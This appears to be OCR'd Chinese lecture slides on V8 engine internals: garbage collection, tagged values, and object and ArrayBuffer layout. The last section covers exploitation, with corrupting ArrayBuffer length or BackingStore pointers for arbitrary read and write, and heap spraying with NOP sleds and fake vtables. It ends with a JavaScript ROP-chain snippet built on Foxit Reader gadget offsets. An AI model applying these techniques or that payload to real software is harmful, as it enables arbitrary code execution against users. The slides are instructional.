
GC机制


To Space
obj-A
obj-B
obj-C
obj-D
From Space


To Space
obj-A
obj-B
obj-C
obj-D
obj-E
From Space

GC机制


To Space
From Space
obj-A
obj-B
obj-C
obj-D


To Space
obj-A
obj-C
obj-E
From Space
obj-A
(alive, root)
obj-B
(dead)
obj-C
(alive, non-root)
obj-D
(dead)

Object特性

- Object它由以下两种类型组成

Smi(Small Integer)

- 整数值
  - 整数由带符号的31位范围表示（在32位环境的情况下）
  - 整数由带符号的32位范围表示（在64位环境的情况下）


HeapObject

- 除整数值之外的其他类
  - 也适用于不能在Smi范围内表达的整数
  - 始终有一个指向Map的指针

Tagged value


- LSB是一个标志

  LSB为0时，表示smi，右移1/32位获得原始值



  LSB为1时，表示heapobject

- String是保存字符串的对象，继承heapobjec
- 内存结构如下：




- Oddball是表示特殊值的对象，继承heapobject

- Jsobject是用于表示js对象的对象，继承于heapobject、 jsreceiver
- 结构如下：


- 属性与元素。

object内存布局

- 属性和元素存储在不同的数据结构中。元素通常实现为纯数组，索引可用于快速访问元素。但是对于属性而言并非如此。相反，属性名称与属性索引之间存在映射。




- Jsfunction是用于表示js function的对象
- 继承于heapobject、 jsreceiver、 jsobject
- 结构如下：




- kCodeEntryOffset是指向JIT代码的指针

- JsArrayBuffer对象。
- 可以直接从js访问内存的特殊数组。
- 仅准备一个缓冲区，可以在不同的typearray中转换。



- ①预先准备ArrayBuffer
  var ab = new ArrayBuffer(0x100);
- ②向ArrayBuffer中写入一个Float64的值
  var t64 = new Float64Array(ab);
  t64[0] = 6.953328187651540e-310;//字节序列是0x00007fffdeadbeef
- ③从ArrayBuffer读取两个Uint32
  var t32 = new Uint32Array(ab);
  k = [t32[1],t32[0]]
  –>k是6.953328187651540e-310,将字节序列按照4个字节去分开，然后解释为Uint32,于是得到:
  k=[0x00007fff，0xdeadbeef]



kMapOffset*	kPropertiesOffset*
kElementsOffset*	kBufferOffset*
kByteOffsetOffset	kByteLengthOffset
kViewSize*	kLengthOffset

kMapOffset*	kPropertiesOffset*
kElementsOffset*	kByteLengthOffset
kBackingStoreOffset*	kBitFieldOffset

- BackingStore是一个不被GC管理的区域，并且被存放在heap中(在图中，可以看到malloc块有prev_size和size成员）
  此外，由于它不是由GC管理的HeapObject，因此指向BackingStore的指针不是Tagged Value（末尾不能为1）。
- 虽然在ArrayBuffer中描述了大小，但如果将此值重写为较大的值，则可以允许读取和写入的长度，超出BackingStore数组的范围。
- 同样，如果可以重写BackingStore指针，则可以读取和写入任意内存地址

堆喷射技术

- 堆喷射(Heap spray)指的就是通过大量分配内存来填充进程地址空间以便于进一步利用的手段。

- 用JavaScript脚本创建了很多个string对象，在string对象中写入一个长长的NOP链以及紧接着NOP链的一小段shellcode。JavaScript runtime会把这些string对象都存储在堆中。在大约分配了200MB的内存给这些string对象之后，在50MB ~ 200MB这段内存中，随意取出一个地址，上面写着的很可能就是NOP链中的一环。把某个返回地址覆盖掉，变成这个随意取出的地址之后，我们就能跳到这个NOP链上，最终执行Shellcode。

堆喷射技术改进

- 可以不改写函数的返回地址，而是去改写对象指针或者是对象的虚函数表。
- 首先，我们把一串（偶数个）0x0C当成NOP链。然后用指向这串NOP链的指针覆盖掉对象的指针。这样这个“假冒的”对象的的虚函数表就成了在0x0C0C0C0C上的那张表，这时如果地址0x0C0C0C0C上也写上了0x0C组成的NOP链，那么调用任何对象的虚函数都会绕回这串0x0C组成的NOP链，最终执行我们的shellcode。

```
object pointer   -->   fake object   -->   fake vtable      -->      fake
virtual function
                                                                    addr:
addr: xxxx             addr: yyyy          addr: 0x0C0C0C0C
0x0C0C0C0C
data: yyyy             data: 0x0C0C0C0C    data: +0 0x0C0C0C0C      data:
nop slide
                                                  +4 0x0C0C0C0C
shellcode
                                                  +8 0x0C0C0C0C
```

```
var arr = new Array(0x10);
for (var i = 0; i < arr.length; i++) {
    arr[i] = new ArrayBuffer(0x60);
    var rop = new Int32Array(arr[i]);

    rop[0x00] = 0x11000048;
    rop[0x01] = foxit_base + 0x01a11d09;
    rop[0x02] = 0x72727272;
    rop[0x03] = foxit_base + 0x00001450 ;
    rop[0x04] = 0xffffffff;
    rop[0x05] = foxit_base + 0x0069a802;
    rop[0x06] = foxit_base + 0x01f2257c;
    rop[0x07] = foxit_base + 0x0000c6c0;
    rop[0x08] = foxit_base + 0x00049d4e;
    rop[0x09] = foxit_base + 0x00025cd6;
    rop[0x0a] = foxit_base + 0x0041c6ca;
    rop[0x0b] = foxit_base + 0x000254fc;
    rop[0x0c] = 0x636c6163;
    rop[0x0d] = 0x00000000;

    for (var j = 0x0e; j < rop.length; j++) {
        rop[j] = 0x71727374;
    }
}
```


Q&A